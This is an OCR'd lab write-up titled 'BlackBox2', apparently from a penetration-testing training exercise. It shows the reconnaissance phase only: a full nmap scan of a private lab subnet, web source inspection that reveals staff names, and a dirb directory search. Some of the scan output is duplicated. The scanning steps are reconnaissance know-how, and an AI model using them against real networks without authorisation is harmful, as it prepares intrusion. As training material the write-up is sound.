BlackBox2

1.Nmap

```
┌──(root💀kali)-[~]
└─# nmap -T4 -p- -A 172.16.64.0/24
```

Starting Nmap 7.91 (https://nmap.org) at 2021-07-02 19:37 EDT

Nmap scan report for **172.16.64.81**
Host is up (0.035s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)
| 256 df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)
|_ 256 ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
13306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
| Protocol: 10
| Version: 5.7.25-0ubuntu0.16.04.2
| Thread ID: 4
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x10UHf3\x01h)+\x01\x1C\x07l\x1DT\x138\x14c:
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:30:21 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

Nmap scan report for **172.16.64.91**
Host is up (0.037s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6379/tcp open redis Redis key-value store
MAC Address: 00:50:56:A5:0C:74 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Nmap scan report for **172.16.64.92**
Host is up (0.037s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)
| 256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)
|_ 256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)
53/tcp open domain dnsmasq 2.75
| dns-nsid:
|_ bind.version: dnsmasq-2.75
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photon by HTML5 UP
63306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
| Protocol: 10
| Version: 5.7.25-0ubuntu0.16.04.2
| Thread ID: 7
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit

| Salt: \x0B}S\x18t\x16SvIOf\x08Zp)\x12T\x15'
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:43:3A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Nmap scan report for **172.16.64.166**
Host is up (0.037s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
2222/tcp open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)
| 256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)
|_ 256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)
8080/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Ucorpora Demo
MAC Address: 00:50:56:A5:D4:60 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Nmap scan report for 172.16.64.10
Host is up (0.000023s latency).
All 65535 scanned ports on 172.16.64.10 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/-submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 79.38 seconds

172.16.64.166


Nmap scan report for **172.16.64.166**
Host is up (0.037s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION


```
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:1e:f8:c6:eb:32:0a:f6:29:c8:de:86:b7:4c:a0:d7 (RSA)
|   256 b9:94:56:c7:4d:63:ad:bd:2d:5e:26:43:75:78:07:6f (ECDSA)
|_  256 d6:82:45:0a:51:4e:01:2d:6a:be:fa:cf:75:de:46:a0 (ED25519)

8080/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Ucorpora Demo
MAC Address: 00:50:56:A5:D4:60 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-
submit/ ).


Nmap scan report for 172.16.64.10
Host is up (0.000023s latency).
All 65535 scanned ports on 172.16.64.10 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/-
submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 79.38 seconds
```

Enum

Web Source


- We see that there is some name of the employee that contributed into the web dev



Ucorpora About US - Mozilla Firefox
http://172.16.64.81/weba
Ucorpora About US
172.16.64.166:8080/about-us.htm
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU
corpora
Home About Us Login Services Features
About
You are here: Home › About
Who We Are?
Please log in to see this content.
Our Team
We have become the fastest growing
More Info
List
Le Aorem Ipsum ainsi obtenu ne seeng elit.
Progress Bar
HTML/CSS 73%
Client Says
"Claritas est etiam
http://172.16.64.166:8080/about-us.htm - Mozilla Firefox
view-source:http://172.16.64.166:8080/about-us.ht
<h4>Bessie Hammond</h4>
programmer
<h4>Gerardo Malone</h4>
junior designer
<h4>Sabrina Summers</h4>
analyst
//Our Team End -->


Ucorpora Demo
172.16.64.166:8080/index.htm
Kali Tools Kali Forums Kali Docs NetHunter Offensive Se
corpora
Magna in pulvinar tempor montes pulvinar habita
Powerful clean design
http://172.16.64.166:8080/index.htm - Mozilla Firefox
view-source:http://172.16.64.166:8080/index.htm
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive
<!DOCTYPE html>
<!--[if lt IE 7]><html class="ie ie6" lang="en"> <![endif]-->
<!--[if IE 7]><html class="ie ie7" lang="en"> <![endif]-->
<!--[if IE 8]><html class="ie ie8" lang="en"> <![endif]-->
<!--[if (gte IE 9)|!(IE)]><!--><html class="not-ie" lang="en"> <!--<![endif]-->
<!--
ucorpora by freshdesignweb.com
Twitter: https://twitter.com/freshdesignweb
https://www.freshdesignweb.com/ucorpora/
-->
<head>
<!-- Basic Meta Tags -->
<meta charset="utf-8">
<title>Ucorpora Demo</title>
<meta name="description" content="ucorpora demo - Free Business Corporate HTML Template">
<meta name="keywords" content="ucorpora, ucorpora demo, free, template, corporate, clean, mod
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<!--[if (gte IE 9)|!(IE)]>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
<![endif]-->
<!-- Favicon -->
<link href="img/favicon.ico" rel="icon" type="image/png">
<!-- Styles -->
<link href="css/styles.css" rel="stylesheet">
<link href="css/bootstrap-override.css" rel="stylesheet">
<!-- Font Awesome Styles -->
<link href="css/font-awesome/font-awesome.css" rel="stylesheet">
<!--[if IE 7]>
<link href="css/font-awesome/font-awesome-ie7.min.css" rel="stylesheet">
<![endif]-->
<!-- FlexSlider Style -->
<link rel="stylesheet" href="css/flexslider.css" type="text/css" media="screen">
<!-- Internet Explorer condition - HTML5 shim, for IE6-8 support of HTML5 elements -->
<!--[if lt IE 9]>
<script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->
</head>
<body>
<!-- Header -->

Dirb

- Let's try to find any hidden directories of the web
- Nothing is interesting






Index of /css

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap-override.css	2019-03-08 12:04	2.6K	
bootstrap-responsive.min.css	2019-03-08 12:04	16K	
bootstrap.min.css	2019-03-08 12:04	103K	
flexslider.css	2019-03-08 12:04	6.0K	
font-awesome/	2019-03-08 12:04	-	
styles.css	2019-03-08 12:04	33K	

Apache/2.4.18 (Ubuntu) Server at 172.16.64.166 Port 8080



